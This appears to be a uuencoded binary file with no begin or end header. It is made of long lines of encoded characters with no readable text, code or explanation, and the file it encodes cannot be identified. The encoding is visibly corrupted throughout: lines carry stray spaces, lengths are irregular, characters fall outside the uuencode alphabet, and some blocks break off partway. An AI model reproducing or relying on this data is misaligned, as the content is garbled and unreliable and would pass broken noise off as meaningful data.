M-^7R863PX<CEQ] #X<>3B\`?I?H#. PM@`^G\#3OC\`?I?X#N8 (8N8)_ORX^
M?ZQ<FC^0*X21*_0WY.+SQ\JE_0.YPABYPG] #+CY_K%RZOYF01#"ZB.#H) XJA
MB>+ (Q>>/E4O_`^6*862 (X<@5Q] # \$<>3B\`>V`0QKR, 5O`) 9A^*W [B9VQ, O!Y
M864P_H\$, "8P, B=_ (P.>%E<'T!S (D, 3 (D?R, #GQ<VC9C7D/\$G: 22%D2N%HXL T

MAB:- (Q>?/U8NRV_DPOQD, /QD?A*W7Y4%/Y8F [*N(1??IK(8N;*_L2D^+VR_
MAVT-&3_K]R!P^CUR&+ER.+K(8VCRO)\$%7R;6SNQ_,WT5,'(5<'11Q-'4<>3B
M\?\?Y?B;<I4P,I1PY*['T-;CR,7GCTU?SC7DXJ>O,H:?\F]LBL\+&S>N_V+<
M5#\T%1RY^/RQ<KG_IEQ5C'Q5'+EJ&)H:CEQ__EBY/+^1B]KC&\-/_2<V_559
MQ>>/E<O[-^..K@=%%T<_30Q-\$T<N/G^L7+Z_*5+<(T,+1ZXVAJ:- (Q>?/U8N
M_] ^4JX.1H8,C5Q=#T\61B\?\?6U\)K"\$7M[Z"^>EA^.G]A?2E@;X]4\`T)(XN
M^#*QN@C^@2[Z&%WT_TNZX,O\$ZB+T![H88'0Q^"_I@B\3JXOP'^ABB-'%\^D
M"[Y,;!TKLH8NN'4L;CXEP>136+\-&/TV0-_F/XKB\#*"OI__B)WG*(;CQQCZ
M?IXCEK<)AK<)CO[XX;#\Q'`H&W_"SQ3#SQ2'`WXX++U?\#/#,/#(<??C@L
M70+/)EBZY!KI'\<N7PJ&;_T2^!4:~!8[MI?_`_)C)_8'M+##]+`%WQPV'YR>+0
M-ZW!#QX+L,+PL\+AAQ\..2Y?#BP,V;O)_\$#>%/XB;-487:QR9^..&P=,6?I)L2
M7OI@R]'Z-=(OZ)B@Y%O@Z'!8Q:V&)HM3ER4UX@O;ERP8PYP73!)\`V<RA_8
MP`XCSPIXG3OCAL'35G]A\;0T;P/+5U[!'OGQ[C'Q[G/35^(/TU?R#N#E@>#O@
MZ(H?#DO7^DG<M'\2-YT_B)L1KXC3MQT_R!N>G\0-R<,;R<<7?'#8>GZ/XF;
MP4_B9O@'<7/&R'?&B=N&/XB;T1_\$S07#VP5'5_QP6+KQ3^)F\I.X;<2AN_Y\$
M_F;_,_TX<3/])@[B9_4'<W#"\W7!TQ0'^I9OCR<36+18X='=H[;K%`R/'`T/#
MC@_"=82D^3<9^+RP,BS_0(8G1H8GC@S<=P58&?B\L#(V_8\$,+PP_+QP9WA@:
M[C<;^+RP="N\],;2K7'H3#AI:(-#)UDC#;'CG;'="7'XX8?#\K/%H?O^)\$_X
M8>+CA\,//QR6G]T?\//'\//X8<?#LO/_@_X]6#X!>#PPP^'Y>?P!_RV8/AM
MP>&'`P[+S_\$/^`5B^`7B\,/,A^7G]'?\@C#\@G#XX8?#\G/^`W[!&'[!./SP
MPV'YN?P!OQ`,`OQ`<?OCAL/Q<_V9ZX(?\MO\!_Q",?Q"<?CAA\ /R<_L#?F\$8
M?F\$X_/##8?FY_P&<`R<!\Q^..&P_#S^90[#X?EY_D' _-:J#_#8>E>.'1X
MS!R!1\>^%_Z?.G[[_;?\?_X!^..V?U%4^.'[;P5YI7^___DG#OC['W<Z]/<_
M<(/(B^-V`.<:'H?'`G_AN@H>)]X"_8:~;D.!\!3@#83^_AO^[L<;(' _SW4\K
M0`_FVV\DZ" `P`H@`J`+L!-@-T`1P'6` `8` `I` `#CP'F0!X\$WS [=OOO?_W]\R_*
MR5' SM+Q1WR+##<ZEM`#T,Q>)](NBYJ!E84YFMI" CQ74\#9R6)\$L_%`D<+,LSW
M)4;?Z4:"^OK<V<.#RU>7(]1\X[]4&Q^C'\PL_WNM+]PN<WO>E_X0LW#M1X
M_O!U)X`B47/]8<O&H.;!1("Z+P#U-0GV2XY(U+Q;])/?@:\@Y-S^F7RR>C;ZW
M*O9KF+BO7\5'0O_T%SJ_`B*?##S7!&-F_ME!Z%GP^-_8DZ)FH,*SZ;_YX`?/
ML=_+4D7E5GA>K32\$7;D`_7T.6B[L&Y[C:(:4QL`Y`>C;&^-^@ (K%/4M_3?^
M%.#9,`(SO_![C8E!KHG&Y!JX7,#SF^!RWH?S[3O\`?P@P".` `8" ` `H(!.(4
M.`\`6`)8`%@\$.`W`!MR&P9D+G-`,`L&U->+;W"?L>T_X#+^+Q`Z#OM:[55*,
MU5'?.\$/?CYTR8]PP-*`K\$LS,?3?&2H0@0/LCQ*61H6DDN#0\$FD:T1EC\;_!1
M.N/05E;1W^#G0&N`_R'Z"W'XB(G#G\C\$S,GZIJ\2VI8/H;7'R<EP]"#%HZ.
M=@W=H#5T6_B+NE' BZD:.YD>.2R-&TZC6\\$\\$<!?9]><+P:H._'5=DP\2+!B1<U
M3KQDUH@#,28.A&OH0;*`H@UXK567&EP9.R'2!%KC4NR0=_'>'>".2W)'N.\.
M" `_0^=-?L#M\P.],_?.\D#KPO\$2,+LIX,M<:-\2.8<-Y2!7ZT=8_RT,D:]AZ
M\$; ,W+8JZ.2.B/RM37\KA6' EHKO#:#GPM!BI)+AR,#]QVR+EZ\UAIOP]H!+M.&
M>/2_6J:7.F*YH?;`#UDB50N;]W'`P+C6R/NX,I?7J@NIUZ@+D3_/_^)_5A91_
MO2[\$`</!YG&TW8A^T)<"HR\#KDRB/Y?YJWQOAZ?'6F,AN',?<<<T<-_WX8XE
M<\$/?O^_#C__G_T*:PS;<O(9,HI_(+)6W4:T1EK^!;NN]1S+#:W]' ,N-4V9\
M_L,RL_)?:`?AYY@M:^A!_!,]L+3OR@QRC3)#N\$:90?ZU@\`K%OXW=, .UT>J?
MU:]\$6/O^0;[3Q*9KS!IE`-8Y%#?.LX;.N.TOP1HZL_V8KK_4CQ'Z,6[X906K
M<R*>;EB=D_Z"SFOE18[_09VW_43G]+^@,]\$:.K/_#^J<\Q.=M`^`1E"_,_E
MYP(\W;#TPI_0BWY"+\:C(_#H3#CQ^K)\`_;\3_9_?/Q/?KV\p@_C?PH*_X[_
M_1,'//XWS(>^_,E0L\K@^X;#5CKN&V<S,HM&=!05,'9SO,N!T\3E`# [C^"
M<PQF\$!P>!ZQ\$H-?F821\$KP4)ET5R<+X):!?!-3%FS4=*<#^&0*\75`FAUW_,
M!6=S\$X?N%T#="5PG0SH2'!?"\X'P5D7T#T1_Y?&>_XG5JS\>J4:XT;84=(
M?S>*AC]:1_W+;258%M;=&H39BJ(Q84;BL%\`PQ8SQ*S!'*_B`X_U>:,L"<>?
M!A6+2-2WJVCKZ:"N_%#7Z%'=GX^8`F^,A)!"!BA=HK[:>W11E*4WO!W@K&H
MU/=&Y8-OXW[?CZ=]/_#`#VG_.,Z'NV*F/8KFA_EF&I<3^DOL2)0+[FCKGX[?
MXH_S_7PDF_N78Y&>.%RLOVINC9(;A%D=ZMM*J]2H;\2#, "4CYH?11R8\ [;TP
M)0G^&A..KR4J-MA5#"A1.GF@UM'P1,G]IC7-#VZ6>"/`?V_`\$`QX/K?C#.O4-
M_.D`..`U0H41"\$0H0#AFG!2FPV.JA0CTF"KNF"D\A@J/D[['C)-VX8VUPF.O
M+@CTN`K,!UZ'5`'02G'6(L4^-Y-#Z/X3]ID5]UL9N`^&^`P*^`/ .V<<^A)%"
MWXV]H:;;PSOV'`_PF1;Z[EG]ZSJD#=#WWP&00M^/4\#A!+^%0VJC>E#?QBOA
M_AV2'>T/9TR`C@X3%F=,!Z&)0`+^0#<B;+Q8H;7[L_QX^J*X(KX?0\7:C@ (G
M'KCZT:YA3ZP`_'N`_BTI2F?N-?3#&4^CQ\;C=W9?P="8</D1H?FQX-) (OZV;
MBN\ /9XP-;K*_CK7BSM<D7",= <=-" `9,6N'`%`F.#?HPK?MZ!:>S0CWF1=PV;
M_"P=5?'TQ8YCXLYG)(PQS')_BB?::R1S[!V7RL>W]D=B>;'O`:-<0T:'XY<
M"9!7X&LX?\+/.C"-`3R)K#4/\$ (X7EHX[GX\8^O9\9@+]F)^QSV<_R[N_*UM(
MC+^U`M;WD<29<NPQB\QKNO`Z"[_(:`" ?1#_<#\8QII8=*(:PV9;&OHNU:ZX>N&
MM3T';7ND,<Z8HA.>OMAXN/R'\=#^A^/A]9-X^/R'\=#YA^,1A*<OEA[\D[(0
M^G^X+,3]A[;7_8=MG_*3/)3V'\9#[Q^..1\Y/XI' ['\9#_Q^..1S&T=EG8^9.R
M4/) _N"R4_X>V-_B';5_YDSQ4]1_&P`_?CD?=3^)QZC^,QX9_!ZM/RD+9WY2
M%MK_CY8%>' [Y35L3XK2C/1`V]/_:'NQ_X+M!7#XD4.\$B+^:'C=_DJ]N_X?Y
MRN@?SE?WUX@`G\$;]_V\$:<?R7TPCZ&VGTI"=EYND:9<8=G,=PZ`30]]] (_TGY
M^-GS.?.Y;7(-FY+A\,>UGSC&?CS0C_;C7(/VNV<Z+`W7ID8(M\$UQYJ\$@UB/0
MS_74N#((T#)PWDFAGF&Q]GSW\$SN_Q[,GEOX1S_X(/#IV[.=/CK^R_\/??1/T
MZ<_<G(R/^S_(*N@(/?O^Y)_XH#?_X@*HM__Y%&CG[^QAS_BVS5V_P=M"/TM

M' ?S<"Z_TF0IP\$S\$*W20\`!)#H=S[P.QH[@\$2''('`S/QO*5!AI6+F></[.N@"MF`-X'D0![\`OX'C`\$, `L@!JG(8`#P#Z`+H!IN,R"=E,.P!(@"&`;P&Z`9H`^M@)<`I*!PR`#H8_9UV`I0`_\`>@!`4*`8`=X`P@*T`&0`%F+T=&@#. `GP&8`0%MUA(@!^`B7\$F"2L<%H`&`'A0V.X")` (04P"8`)0#OX0\$P2@ER`L@`&`'"8I/S5M3@L_WYT!=V`%W#T7OM^~@1SE&QZ7]P-_V-%OZ"_M<4"+>J<3@7GS\`/\`>?1#HMOJZ4&HD: ^8?75(U`W<%O(.#U52,A)YC4I`2A%[#YW]N3=3_W@J5_WNKEOX3MJZO^:A787^U:(85Y6PGGA1)WI"!"T.OCQV`V4/A_`^QKFI!!V-XAO[WM),`DZMYBOE/U_IG.`\$.6[\`4M&HMFVX^ [G`_9COI?_,`^T:`,`P>H9BZC.:`WCA^T#OM\1&*6F\9`1LW3!CTNT"OG[J1_1`R\$I-.`^#0J5+IB=Y!P0Z4M]GTU+./G;FNOM\$DT#?F5!>^D):AL?5&AE<.4)*8([T`]"V1`N^68@M^NBRK\M.)N"G&2-27<WM<(U>2^?`)]9QIP54TJ@3`_:1F%<?MF>70L\=>M9_F#.E+JZ]GWO[AR.?X*WFOOMT,/_E_3S0M4"N/H9HU:I)T`I`IAVW]O\$MX859FYL0D@=_LB`-`"\$E"D4C_4J3M0?W)HG1%?YL4B0F%=E\$`9?FOZA>!VF4R&E#BP>\6U"R1(%0N^; [.XOK#VE,/MM6:TZ7?MQ=]=F?E/PWUKH]#A_G1U_F_AT.N\VV!65[>@)/Z0`UPV;%\$AW5!GMW`OTNNUP.`^*(:MT,4+k)3ZS(+?/3/1K@OE<T:J8,>N^,7_4/T"VP*8:_\$8J_M#;`"'+?CE^QM:X]OT3U/%&E4FW5`K6L/:6(*S)2KVBC^-IR?J.A93AG^?WD:H M6@QM0\>O*Y-O1+64<`_\$&I2E_TP6KB5^+^U/2]?W?9,-P"[6:^R7\2=A\7LSMN`NH_96^(3K76*%2S!(E8R,F5UK_ARNZ_[?WQ_AQ;[4_7UO]6UIBUXR`Y]K`M^P;"ZZK#ZZL38-95A]=7I\%90ST,B<!Y0OWW0!_?VX1SC7V*?[4?,3R6A3MNMMA]HC%OHV#G8\$0X,/S/IT!-AY\$`#\`\$6H,#;NG,/RM&1\$.?UKH^S43R#`RZ3#AMX#-VG`L`_)8?\1_PP^P?3\$"/PP\`_)8?R1_PPUU7?ZVUX`'YD?X!O[76V<\$/MA^5`]@?</=07FOM=BP_]&S5;W1FZ/NY8#`_W#7]*2"B%)B&,V<?P?+_L`<MM,9)<636[;8]Z"@O9`U@CL,1S#AY7V]59?`^4NVNFNC[MQ%T?*JMMK*9I165&M5D5W9D02\$5G5A64Q+&#%#K\$!"2\$AP8X-L`,6+%@B5D@@5JP0:]8CSHU/QLVHMR%_U9\30V9^JC`SOW/ONN^`^7L2[6;O`.SE=7N=_B<W9#?8,\$>T75=5/OSZ#M)GW.OP\@K^7\$:X?GWZV<OW*9O</:Y&?DRC+C]>FKZG3SLV#OEFA.JW-MU:IKM4)?I\YKT^=A^H39[;.`^Q-K\T`5MDV(+Q6NZ7X_%ZS)-D]4&&]P`#*_>KJKW,M9555!YGH5]4C+M.O9_3K3%;OUV;+BM?KG20K7C^_JLXOEQ6OP[N(K,K)JNKKM<EF)";*JUUV;+BM?ESV7UO=IL6?%:JY-D]6&&_2'CM=POQ^//32XBJW*_JJIJGM7%;EFJ=5M4DGR8K7],]E]7%MMJQX?!)LN(U^JOJBG)9\;JBB\BJW*^J`BF7M%3\WSV4ES2&KY8S^,I.57)LM^UX`=)*L^/<*5-4/Y;+BSZ,N(JMROZJS^5Q6M_&P^EY59FRTK_IT(N:RL.63%S^!/DA7_?H2JL_M<50Q9V\$5D5>Y752N4RXH_M6YO+BOP^K\NY4KOL]Z_7QK^O@*Y1G,._.Z&JQN<*R,_QR]/&*.2ODWJ]^?SMP>MM3IH/7@M@TGRH&;*;>"WWR`_XL[K3XI):*2XI]\NO\YH\$O\CHW*M='ANGMD]=;K"7WXHM^G\TQWH.,OP/&1[E?57U/KB_\&629Z0NO;:!--T!<CHV]DUVB=MOIM=X_G#_1)6GN_P>IWY^N7Y3OXY?ES[-M!X?%HKQ:?K&=WU6J%7O.[G]+WBM=3LGR?G]#/M]-J9ROQSOH`8UO2KWJZK`R>>-UW+X[H3K[['YY`4U5ROFDYV=M?^>-[-H=-HW7Z`Q0PLKES>LW2"5Y5]5XD)C<^//;DW*KG0QJA^&5^U75DYR\$M]\,,[X<,K]ROJI[D]+RM#&^+X97[5=63G(2WF>%M,KQROZIZDI/P[F9X=QE>MN5]5/<E)>L9W@;#*_>KJB<Y">^S#.\SAE?N5U5/<A+>O0SO`L,K]ZNJ)SD)M;SO#VV9XY7XY7GL.O&:&QVL5E_OE>)TY`\XUP^/U_<O)<CQW#KS/,SQ>=[_<M+>?KSH%W/\`CWQ=0[I?CG<R!MY?A[3&\<K<[W0.O/T,;Y_AE?OE>-X<>(<9M`J_17^Y7=9WV_JZ5KN=[A:]?/YVOF?4?E)=>_T`6S,OU7S7I]?-_K^)%S_]9M/Y<^`_?^&^D>`;W(IOPH^YWJ/^Q1O8:LYL.?X</_R(P./5=?Q_5G^/>);U]-SM#[0G^C?X`_`^_3=^7\;/0_Q[AG__A7__7\$O/TFRA;_@_=_]'ZGE<+E^PJ0:M#5>O^C"KONI/JN[KM*H3554B^G_-UF?>2HZ5%=/G5U)HJB&<+G*0;DJ0\$YKM=KV`]'[D+!.8G_6G<[_]TEG_OZY5G_7_GZRF*IWGI[/\!_Q_OH?^K5IZ[R2O MI\;WUO-GX/-Z:F_7QLY=OWN076/G39+SU&_7QO*N9!L]_^Z`O!W]?+LV=B9ZM=+:?SC>("CYN,#YX7:IWY^/CVN]?NW%M`CY^G%UCS_N_15]D]79M[!G[T;5W M2M=R6?*]T_Q<`Y?E=UF_Z_7+&LW`Q9__^3:];G`D,=@4HF/G#_Y)?"W<@7^M]\`K^Z(R45<?`MR;]Y)_-U:@#^ZQL[87]N[]N;H[,J="3RO+\&SS`\`<^,YM>-YG/&]6\`\$SVD^_QY74+WF0`\S7TG=I<:RBIJTK7QL[?W*C>GWN+Z>1N[<7K MY.H5=+/7:I=E1?RU%N`O._/Q)UV!OR\K^"O7#GW1<SEFYVY4[XWPN>1["+-\M294-S]MQ6<D+R"i?DSP`O5ZQ)F?-CU)!\\<3:%[R\$=]*\`=B>X]C9K*#\$6RX[M7K/S1>F9NL`XJNIS\KW29Z6YS67]=87^<5ES?K2,GQ=I7Z;IZ>_6JO7T]UZ"MGNI7T-,_N(>)/H].LC/!UQJ9W"?IZ1].T-,_>@EZ:EQ!3_]X@I[^R00]_=,%M]-1\Q7KZYQ/T]"?@IY:5]#3O_H)ZNDOS]#3OYV@I_P<_O/HZ;SCX#`8%HO!M_GZ"GOY#A9X2W`X"-__.]_ZLJ\0;_Q3B8^`=AD_9W\MX^]G90#`>5E;,+8=MR\G>JEA; ;U7D:6]5K+?L&I\G.F]-U]AW1R3GK>G:MWG?-XIY^]?2^//K_U::MS_SZOY>N7RM=S/_QGY97:?\W#H)>M/J"='`NKGJ\$`_9_DU=I_U=35+4F]!?,M1^7K__G^;^7\#]RP[T61%_@01!<6GW_#D(S7_J7C/GOQVZ3NP^9I<:@XO%M:;R8?T4QY5+)!U4RU-?W?U[%ZWL?K`ZC/>78\U==_TP,+N+3P%]:ZH9!7SSKM]QH=/_3Z@R",1=_S/;Q=6MK=V&ON;+>.Q!U1OZPP%45#ZDNMH\FWKU6=8\HM#CW_) \$I;+O6SCH\[0708=_T8G3+2C8\$31NZR&#%P<RGK.Z5Q3OKFTE(G:XU&M7W^SU`U"X0G/%V6,QHD; ;_=<^C6Z>W`DG.PY?0#5TW9U<5.L+0F\XO!"K(GDM5WKEZ`^%1P@; ,=X>#V/JZ0.@?E,\`F&OT?7"*-X\]7J=1L>)G13`'?=9V![\$8M==H.0["W-@(?.%&T5+!\24B3>"[D7/#=<X[=WN-"I?8==(I7\$L:HM]#:^U1MTA.+H!UZ@QAP_1GS7.4!" :D#T@7?@-_ZNFEA%9Q+;GH=<N\XO.Z@!'J&4D^M+\$1VJ?<`I09C=(O9&^_T:-3<[0&QBG`E;C;\$`K:J9PKN]B*7=5^`I06H)'U(M#R)/V&B^4C7E+>G`P^3_1MCU_,YRO0\$]_D3(:R*;RP%HQ)BU&`_J`T:8._%A

MTF%U-?SP_H*56A^?:*F#, (@=MO\$) 7WW+-\$Y)%M!YU08^1L:' 7Y_M%)__4S*
MBWG-]/_NLSATVO' S! \#3G_ '9Z92]O^*^;K^TRMY3?#_2UTL_F#@^LNI!Z%E
M', (T+!WC>K>F+#3\WPW6KZYU&VT>P\$<[4WFGHXS<W:6&)MHT//BY;K(3`O9
M90"?W13K0F%V[WC8):H?B8\ :3P+/7Q9/!`\$^(<"SA^K:(W&SW)9^/%R[] 6>V
MB%Y/<%D:O3N'FW5Q[79"DIK?%#YM..31^0S0*)DNY^(3^X(>:F2V),U1BL;
M20J[+N0"&BR16_BH4<9.L`'\.UK@9#8T?UO8R[.'RB.RHX457:' +!/*"#.#,
M]<^"LZO2F+K^51DOHUS_35)>?_/ *WG=_@ \$F5IRY(<WVG3ITH"Y<OQUT,.EW
MZ@^.=FY9]1^L+]W^X-8ML;3ZL5A=[;AG7MM==08#)(=!OQ_XJXA-W3A:#>FY
M0?^"J\S2QQ_CK]@, !A>A=W(: "P6JL"* .3EV1Y0EB'U9&M()AV';%01@\01B0
M];H/.G[D=L30[[BAB*G3P&GC1_;)BO@B95PH#4DL4X-Z]E']YJ<\$<1\$, \$2M?
M"#^(Q1!15GSJ1:)+-B\$+N&%;, `@8*, <'_7,O/DWH9"@-PO@JPPB.8P?-'708
MX%V7-Q1.SC2]3N-XL+:Z>GY^WG^2AAM!>+:2YM&J_>;F]M[K>U;8#KK], #O
MN5\$D00>WAEZ(`1)?", @7'9QCL-ISSBGF=4Y"%Y_%`3%]'GHQA+PBHJ`;GSNA
M2S`'+\I"*RZSG\$6,G#>'U!Q?U#=:HMFJB[L;K69KA4"^;!Y]MO_@2'RY<7BX
ML7?4W&Z]_4.QN;^WU3QJ[N_AW8[8V/M*?-[<VUH1+B0&.NZS04@C(`='TG0[
MB>A:KCO&`MES>A^-W+;7]=H8F@_C<^*DP`ZZ&-\$@AD?LJ<\$T_/Z7NS\$R:5+
MXP*AU25QZ];ZTM)M)\`H4D2YJQ^M9>'EG7HV(Q'FHN)\$C>QZ`U, /17Z::6YR
M+4U'TN[/\$/%W[]2'H;\6.)\$7)0%RM!:WTT_6\N1K36XH]?6DX^U4^9, (^\$[]
M^")V6Z=(GNNB'YT0(Y:J2;:I6K9B:HHDV[(DU)?K=^NWL53A?+4ZP67D73`
MF)9M6JHN::8I6Z8%I, ^G0_7=\$^<RE*'JNJ7+NDD66%/`'(93WYT.=>)50:F*
M;EN6HNFZ(BNRK2JR!JA[TZ%B-ZR`4E39D%5)MF3=EBW#-HBIH^E(`S>N0-(-
M2\$HV#SN2-<VX5]L0!U,AR(KT?)^VVW!V7K/1EB0D61A8)HDZX9FV:I.6+=3
MA3@1U&3OP>[=[</Z^H?RKT2W5[-/UL>:/-AK'J&!PAM,Y6;HQU[<<SO\$G\$FF
M;\$@*_L@FO"D4B?CX?B_^-&_Z_9/XTZF8;J_G#:#6Q=@LV[846P>P9EFRJJ@F
M,/_S1W_K':8_B"%.\$#:Z>\/^L1LR4=F:9*C0*,FT#=/098);W@O\$@%H+/VE^
M<\:XG_K!N4^[&85B(\$C0=4/7#*PA4S/T1%V7'Z1-I^UW*XS[,5?!#`>NX[7
MV^@-3ITCYZ0`-RP)0H668)V:JBJ9Q'32OH_V\X#O0J8=_S*RI4L6%JRN; *M
M6\0]K3+8W:T]>?JJ[70]?E"AT+).BJSIX-"6=,66B,G-P/?3)!H190#/T4_L
ML7_F].!G=W>;\%P=MS&+US['+U%3%\$V%8LB&:NE8E)I)-@M^.TQL,CD6&%@"@
MM./4/V&]X)>.YT#!"#F99S@'OW<QG7KDAAL<;/OD]PI=MV3-5&#H-\$/#;[*F
MRCH8:*6-Q;D3(61)>BR"OL-&:%BZH2@@(VFZ"@J2)E<3(`^V-@^1+2\:'P-,
M!I16511#MQ6L,\$WF)\$Y!XMA%(-3)^LTUDD/W!' [=#;E94!!9R[9DD1VF,-I6
M029MF\$T7#2<:MN\$EH^ZP-Y_(0B?B8U\$LBQ38AN:9"BT46H#4:!BZ"^^3MN9Y
M\$'::"#G#\$,K+C(>L*%@O*K1<'D\$SF?-1.Y'WG*G.FQ3>N7%A/BP%3@IVP]8Q
M!X9MI18\71YIT^F8QT[GP/+.U2%9NJ:3U[1L0P*TI1FN1(MR@UQ\$`S3T\$*TZ<
M1*+QQ0`JA.5"X6@VD-FTAD\+6DB0L!IE@^P>["K^RV@=/C\>>@XNH[<?N4
M#TS%_)]7*@JF6E55BEAR8LV]J*`&`(A44'2"A%Z",YU:9I+&B,\$XPM5KFHY`
M1C-U-3&[1Q@(`NZ1\$#SDC0R,E=N4Z71\Q,M<?+["`')`RL9RQOI,EB#"^U"
MFKNB228*\$"4MWI!^RD6H4@8B#/YDO4DZD.?/A;>#)EFU)41>4U7H""J:LHV
MU-F&:Y'R,0)>2:&/\$^R<G^D4-N&=_M>L?BQ("V*NQ"82!3&6?F:Z5.G3=AC
MQ,[-K5F@(<0<U37)52,Y538/P5,E.K/\P/@D6`.UR2%W&\$I1IP<@:HDY53]8V
M(9%)139#V>=TO'..9\L*X@M+T@W3AK\$P+,/, \<Z=)\$^:"G;7X6`(76EN`*50
M.*Q;<HYU[(3A+*R#\Z8"0-TZT;EDEN&@;'3B+/S':)]BGR'W<ZH.=S0%66
M\1=S(JE07UM"=\$6`6"!S8&WZX_H)"G^#G&QKIN6CH!2R<9:N&U!B1V6^"S@
M,9V!^&@/!YJHJ9*N6:8J7P8N8H:IV\$>G2'N_W!R; ;TF'BT;8"W.;", &P\$LN\$
MAK?.D:FW4T)380^'3GMLIBQ\$&#`B*152X7CL8S\$<3[] (BKD^Y1Z1DE^[OA^
M<\$81" F:(9I.2>0&UA\$B:V01NJE;DG59,AVWYR\$=OI@*O#4.+" .PT!#`JXHF
M8Y7"8I/(MU*;3'G_ ,#R>SNC]YN%6&L#N^WONLYB8VB\LM*;86*S(7F6\$G<B`
M%#5C/%G](HM)([)BQ<PV!"\$E8EH3A_-->#4CW2[3+EM!1BA)R(% ,RX`TM459
MV8-0YM0_SDZWR\$80S9M#>[\$@KE%6`'=KJ4]DQQ^C^ [S28>PP^2AD!FW+@`8H
MFH;H1%>NPL"\(LJB1/0X" (,SC_9N>/1NR)I%>;R\$4'FV&2\6^1(' @Z+7#(>'
MP1^X8=_QR2*-W`G" (#@[6;>1I<#QI1-'@4I[-.C(C>-TP?I\$`=C-[.4,@L6D
M;*;-CRBU+B@CEH<?`UE\$%!2XV%9B-\$;)D).\$P3FM.4GM^UM.[##Y(1JR-7+#
M2\$H-'6N05C8].I`)GJ*6XRQDF9O&=M\ -3UR_?5\$H,GP=<CP3OLI48\$. ,1(ZC
M=L]%;2_`K/4*8V+K*KRT!&]&&3&\K9IGV<] %9J/72T`*LPB#KLH6;6QH"J(.
M125;@69BC@D'&0N"Y-K]80-\$TN%L]/IUJ5F4*:, <9&:[[:>:T`)E^/J@\$6M
M07A0<T23)NW^Y*);Y4IQQ2\$E0'Q<\$!Z2/3@K!1&1I*A6,56K;'17)(>9*`P7
M4GN;AF4B5Z8;0M+87"6CNR+)K,=F#Y%724&0WJBV:B\$DQ>S!'R=[@VF;>1'`
MY\=4-%A@2X%SLFF'5LU6Z]QP.QN_SBP,S"6R>!@V3=+@[\$Q:D]1B7C0(K)"P
M) .Q5\$V\$'S2AFF6G.KK04#>B"[_-LQI5H]!#A?5#[*PEP5C:9A'4%=@`D@W
M!Q&]P[TC@C3-Q<&L@GG@`W8'K=MRXGUA&]4-6)932+QI-'<F!M; ;*;>],66
MR.DC=I2E9+ .46DQ#"P.'<K\$C^FI&"U%LBI&J2`S-S-&S-UFB2#].FHNEWO+83
M!Z%`T#GMEPH\$,P2/#`D:8)=-=O;K\!&!#SG>)'16C;\$JMB2!C\$@` (7[J&9\
M!\([G161,PHJ2Q4A7%V7%,JD;(IJS33[I(`<*_]_ID1&8OK88L%:PCL@;Z]1(
MT\$T;/E8J@.\.O=[,')3!ZFS;2J();T6GW5Y,J:I+3"*WQ\$'H=MV0<HC6112[
M_7DI&&P-ZS:%=0JB\&1;3%;`*R<.5XON6^X&`63J:, ,XT5VC';V\$`=(^CB%
M7G:[,')8]\-YZ5@L7M7%##9%+U#7!::%\V4I];UA?U\$="C\$S\$**9BDT*J,\$DZ
M#.@X@9TAO\$H>@NX,_23'<WI>/#WGXBNL6+YJL@:P\$FQX2=H?3W24C0:C\)SG
MI5<L:4K#--.P\+^"86*2N([=183K+F0KBO4L(YB5,/TRQJ*8"O2X"GE^2)%R
MG;"=+/PB2C(D&4F2I4.U\$%`8AIHD`UF[Y`YQ)J>I1-K=([<_Z#DQ91T[Z:81

MWZ\$V0 (C"%M729 (Q\$3S9*QV[!W=W).-P^?-S:/ORBN;G]>' _: [N^_K7T37%# M+LV!NB/P^?BI8\$:5%)A=1#3D (6DC2+X*,V,=MIH;]YM[]Q[G]QJ_EK^9\TYB M!:= 'KN[!H6BS5%3-1\@P+M! =B^76^%T8ZC56 (>CYN [VXZWM^QM?H;' " &T=N M._ \ [T_=<BB%6W"&!M:<;FW#9AD (G3=)-TE>B&@4W8Q (WZ.:T0J\$.UINA00;* MR^6HV [YT4T3%TK?@:E6)MLB1<J9QINO\$=\$LGV?F> [^Y (MSU^ \U!%0H351]M3 M%NWQF^;L6Y5=1G8Z-7JN (Z&W_Y09,90^8 (HEQ*2P,DD:L?_Y?;!CVR@ (0HWD M60:D^<B*LUV%<_ =8#.BA%6@B/1) \$SZD (ESK/R>S] ('@Z'+ \ (6J:%9DF)1X0_ M']UH>7!X' T2&O8 [(-BVZP="?D>J,J#SPH^&'3FZXG8UA?-JB9U_8370H' < ((MV\$F\$6!@HC' %&-/) B5SCHX?HQO6\T2<F#,VY^2VF\$.R<G1+YPS8JMVH9DTNU# MQ' 4 ([DG;- \;IT3W\$H3_07<01H8,P>' 8Q1DTV+<K\$) %G2*5:7TVW1\$K4SSTEN M\@RH>Y)=PAY=D85,LUE `F*PIA1 [3T>GQ&E7--Z>*-1 ' ' Z6-1ST6YN<]LG\$;Q MFXVP6;61X2JC^X09B2YBQ/1>/3W"--_1) \$FY# (47PCFAI]S (7,VKSF3,@F\$Q M9,W45 `WI\$/YBW,BN=6W6D&- '= '1 `YB1YZ' 8\NJJ)E52L (XMN_T"U; (EN5IKT M' \$M&=WRUQD%'!VA&,QUF8#/N)E8MK-*B@K-\$+@?;,A0<L8TT&CD=<'C:0>^J M2V@GF;!6U/O,@?? [7_ ;^=KUM) \$D71#0OUE5@5*N7I6Z9 `L#OZJJ:H27*YEA? M0U)V5;N\^4 `D) *%-\$AR"MR>7<^S+F/_ . . ?ON;!U) 2?>R `20 ` ` \$0 (&F7:XW5 M,V6)S (R,C,R,C (B,CP?K@ \ *Z==KB> `G2Z3R;#> (AO,5Q4PHF&M \ \ PDIL;T%: M@N,]Y, ;AA36ZF8?FFAJ--S3*1A7&B1KIE^48N97!X\$H.OT9[: `DW3, ' ;B!B2 MY^<E@S-6' _+I2%7HVL2CA ` ` W (M_NRQZ>\$02\$ (38_N0D ` "Y; \$;A5;#.1)G:ZS M,ATH@U3^R' CPWB2BTC1Q@*=\&^?GUGW70: `]V15 `%/ . ;6:Z6H<W0%5&G.] ID MNT7?W\)R4&D*LP&8MIJ<: [' S3!C#)Y-9XF `1L7,3"VDVQ9&N-8T&<3%VP' ` N MI \ \ =>?6QY!Z165HG)U<WE_VX'URVK\$1GE!BSU ` ` B)B%BH#"OZC6=E)YRF53W M>AZ3T"K\$2V6>47-^F<X.\><*RP^DIE0;Q4>0ZWAJ0U3RU+%. ;4^9C:'KI" [" M/H! [GT0_0UW6""%/KB [[[<O^H/_+4E] ?U9HB9="F_UBLY=V [#X.)O; \$G2O& M_AI>"DFX:53*M4J--' ZVA [%CGK=PYSC" \)4F1?E?-#\$\$;S7,G8J_SV]' =W (8G MKS5<YU*FL2+K5"JG]-9 ("V4X6Y%<! =>; 